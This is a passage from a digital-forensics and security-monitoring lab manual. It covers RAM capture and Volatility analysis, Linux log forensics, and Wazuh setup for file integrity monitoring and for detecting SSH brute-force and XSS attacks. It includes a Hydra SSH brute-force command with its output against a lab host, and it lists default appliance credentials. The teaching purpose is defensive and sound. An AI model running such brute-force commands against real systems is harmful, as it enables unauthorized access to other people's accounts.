4. Enter the file name (e.g., memorydump.mem).
5. (Optional) Enable **Include Pagefile**.
6. Click **Capture Memory**.
7. Wait for the acquisition to complete.
8. Verify that the memory dump file has been created successfully.

Part B: Memory Analysis (Using Volatility Workbench)

Steps

1. Launch **Volatility Workbench**.
2. Browse and load the captured memory dump (memorydump.mem).
3. Select the appropriate **memory profile** (if required)

Figure 5: Open FTK Imager and on left side go to file and then option capture memory.




Figure 5.1: Save this to desired location.






Figure 5.2 It will start capturing the RAM.




Evidence Tree
File List
RAM Capture
D:\RAM Cap
Name
Size
Type
Date Modified
memdump.cfg
65 (1 KB)
Regular File
24-03-2025 16:53:37
memdump.mem
19,323,158,...
Regular File
24-03-2025 15:45:54
pagefile.sys
16,831,709,...
Regular File
24-03-2025 15:46:30
Custom Content Sources
Evidence:File System|Path|File
Options




PassMark Volatility Workbench
Select memory dump file
Local Disk (E:) › Js
Search Js
Organize
New folder
ctf
Name
Date modified
Type
memdump.mem
11-02-2025 15:10
MEM File
This PC
Windows (C:)
Local Disk (D:)
Local Disk (E:)
Google Drive (
Network
File name: memdump
Memory Dump Files (*.bin;*.ras
Open
Cancel
Volatility Workbench
by PassMark Software
Clear Log
Save to file
Copy to clipboard
About
Exit
Search
28°C
Fog
ENG
IN
15:13
11-02-2025

Figure 5.3: Download the Volatility Workbench and load the Memory Dump.






Figure 5.4: Use pstree filter




Figure 5.5: Similarly, we can use different Filters to see different data.

EXPERIMENT NO. 7

Linux Logs and User Activity Forensics

Objective

To extract and analyze Linux system logs to investigate user activities and system events using **syslog**, **auth.log**, **bash history**, and other Linux log files.

STEP 1: Open the Terminal

1. Boot into Ubuntu/Kali Linux.
2. Press **Ctrl + Alt + T** to open the Terminal.

STEP 2: View the System Log (syslog)

Execute the following command:

sudo less /var/log/syslog

Enter the administrator password when prompted.

Expected Output: The contents of the **syslog** file are displayed.

Figure 2: Viewing /var/log/syslog.

(Screenshot placed here)

STEP 3: Search for Error Messages

Execute:

grep -i error /var/log/syslog

Expected Output: Error-related log entries are displayed.

Figure 3: Searching for error messages in syslog.

STEP 4: Open Authentication Log

Execute:

sudo less /var/log/auth.log

Expected Output: Authentication log opens.

Figure 4: Viewing /var/log/auth.log.

STEP 5: Display Failed Login Attempts

Execute:

grep "Failed password" /var/log/auth.log

Expected Output: Failed login attempts are displayed.

Figure 5: Failed SSH login attempts.

(Screenshot placed here)

STEP 6: Display Successful Login Attempts

Execute:

grep "Accepted password" /var/log/auth.log

Figure 6: Successful SSH login entries.

📷 *(Screenshot placed here)*

STEP 7: View Sudo Activities

Execute:

grep "sudo" /var/log/auth.log

Expected Output: Administrative commands executed using sudo are displayed.

Figure 7: Sudo activity log.

📷 *(Screenshot placed here)*

STEP 8: View Bash History

Execute:

cat ~/.bash_history

Expected Output: Previously executed user commands are displayed.

Figure 8: User Bash history.

📷 *(Screenshot placed here)*

STEP 9: View Login History

Execute:

last

Expected Output: User login history is displayed.

Figure 9: Output of the last command.

📷 *(Screenshot placed here)*

STEP 10: View Current Logged-in Users

Execute:

who

Expected Output: Currently logged-in users are displayed.

Figure 10: Output of the who command.

📷 *(Screenshot placed here)*

STEP 11: View System Journal

Execute:

journalctl

Expected Output: System journal entries are displayed.

Figure 11: Viewing system journal using journalctl.

📷 *(Screenshot placed here)*

STEP 12: Display Today's Logs

Execute:

journalctl --since today

Expected Output: All log entries generated today are displayed.

Figure 12: Viewing today's system logs.

📷 *(Screenshot placed here)*

Observation

Command	Observation
/var/log/syslog	Displays system events
/var/log/auth.log	Displays authentication events
grep "Failed password"	Shows failed login attempts
grep "Accepted password"	Shows successful logins
grep sudo	Shows administrative activities
cat ~/.bash_history	Displays command history
last	Displays login history
who	Shows active users
journalctl	Displays system journal

Result

The Linux system logs and user activities were successfully analyzed using **syslog**, **auth.log**, **bash history**, **last**, **who**, and **journalctl**. Authentication events, login history, administrative activities, and user commands were successfully identified for forensic investigation.

Lab-7: Wazuh Implementation – File Integrity Monitoring (FIM)

Objective

Configure Wazuh File Integrity Monitoring (FIM) to monitor critical files and directories on Windows/Linux and verify that file modifications are detected and logged.

Tools Required

- Wazuh Server / Manager (Ubuntu)
- Wazuh Dashboard
- Wazuh Agent (Windows 11 or Ubuntu)
- VirtualBox / VMware
- Text Editor (Notepad or Nano)
- Browser

Download .OVA file
https://documentation.wazuh.com/current/deployment-options/virtual-machine/virtual-machine.html

Wazuh central components:


- Wazuh manager 4.12.0
- Filebeat-OSS 7.10.2
- Wazuh indexer 4.12.0
- Wazuh dashboard 4.12.0

Hardware Requirement:

Component	CPU (cores)	RAM (GB)	Storage (GB)
Wazuh v4.12.0 OVA	4	8	50

Import ova file in virtualbox


user: wazuh-user
password: wazuh



sudo -i
ifconfig

Access the Wazuh dashboard:

URL: https://192.168.2.108 #take 5 minutes to open Dashborad
user: admin
password: admin



Configuration files:

All components included in this virtual image are configured to work out-of-the-box, without the need to modify any settings. However, all components can be fully customized. These are the configuration files locations:

- **Wazuh manager:** /var/ossec/etc/ossec.conf
- **Wazuh indexer:** /etc/wazuh-indexer/opensearch.yml
- **Filebeat-OSS:** /etc/filebeat/filebeat.yml
- **Wazuh dashboard:**
  - /etc/wazuh-dashboard/opensearch_dashboards.yml
  - /usr/share/wazuh-dashboard/data/wazuh/config/wazuh.yml

Deploy the Wazuh agents:

For windows select: **DEB amd64**
Server Address: **192.168.2.108**
Agent Name: **test1**


Run this command in your Agent (ubuntu)

```
root@ubuntu:/home/sam# wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wa
zuh-agent_4.12.0-1_amd64.deb && sudo WAZUH_MANAGER='192.168.2.108' WAZUH_AGENT_NAME='test
1' dpkg -i ./wazuh-agent_4.12.0-1_amd64.deb
```

Start the Agent:

sudo systemctl daemon-reload
sudo systemctl enable wazuh-agent
sudo systemctl start wazuh-agent

Now click on Endpoint you will see 1 active machine



EDR Basics: FIM using Wazuh

The objective of this task is to help students **detect and investigate unauthorized file changes** on a Linux machine using **Wazuh File Integrity Monitoring (FIM)**. Students will learn how to monitor **sensitive files for unauthorized modifications, simulate an attack by modifying a file, and analyze alerts in Wazuh**.


Configure File Integrity Monitoring (FIM) in Wazuh Server

nano /var/ossec/etc/ossec.conf
Change **no** to **yes**

```
<logall>yes</logall>
<logall_json>yes</logall_json>
```

Configure File Integrity Monitoring (FIM) in Wazuh Agent

nano /var/ossec/etc/ossec.conf
Now to File Integrity Monitoring section
<directories check_all="yes" report_changes="yes" realtime="yes">/root</directories>




Here our target folder is **/root**


Now restart the agent

systemctl restart wazuh-agent

Now make some changes in Agent



And now look inside FIM > Events



EDR Basics: Detecting SSH Brute Force attack

The objective of this task is to help students **detect SSH brute-force attacks** on an Ubuntu machine using **Wazuh's security monitoring capabilities**. Students will simulate an SSH brute-force attack, analyze logs, and detect suspicious authentication attempts using Wazuh alerts.

Requirements

- **Wazuh Server:** Installed and running
- **Ubuntu 22.04/20.04 (Target Machine).**
- **Wazuh Agent installed on the Ubuntu machine.**
- **SSH enabled on the target machine. (**192.168.2.110**)**
- **Admin or sudo access on the target machine.**


Now start your kali linux and attack with

```
# hydra -l admin -P password.txt 192.168.2.110 ssh
```

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[/home/kali]
└─# hydra -l admin -P password.txt 192.168.2.110 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
 service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-01 08:48:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduc
e the tasks: use -t 4
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:3), ~1 try per task
[DATA] attacking ssh://192.168.2.110:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-01 08:48:12
```

Go to threat hunting > Events



Detect XSS in Dockerized DVWA

✅ 1. Mount Apache Logs from DVWA Docker to Host

```
docker run -d --name dvwa -p 8080:80 -v /var/log/dvwa-apache:/var/log/apache2 vulnerables/web-dvwa
```

run this command in your ubuntu agent

Now logs from inside the container go to your host at /var/log/dvwa-apache/

```
# ls /var/log/dvwa-apache/access.log
```

✅ 2. Tell Wazuh Agent to Monitor DVWA Logs

```
# nano /var/ossec/etc/ossec.conf
```

Add:

```
<localfile>
<log_format>apache</log_format>
<location>/var/log/dvwa-apache/access.log</location>
</localfile>

<localfile>
<log_format>apache</log_format>
<location>/var/log/dvwa-apache/error.log</location>
</localfile>
```

```
# systemctl restart wazuh-agent
```


✅ **3. Add Custom Wazuh Rule (If Not Done Yet)**

If you haven't already, on the **Wazuh manager VM**:
nano /var/ossec/etc/rules/local_rules.xml
Add:

```
<group name="web,xss,attack">
<rule id="100001" level="10">
<description> XSS attempt detected in DVWA container logs</description>
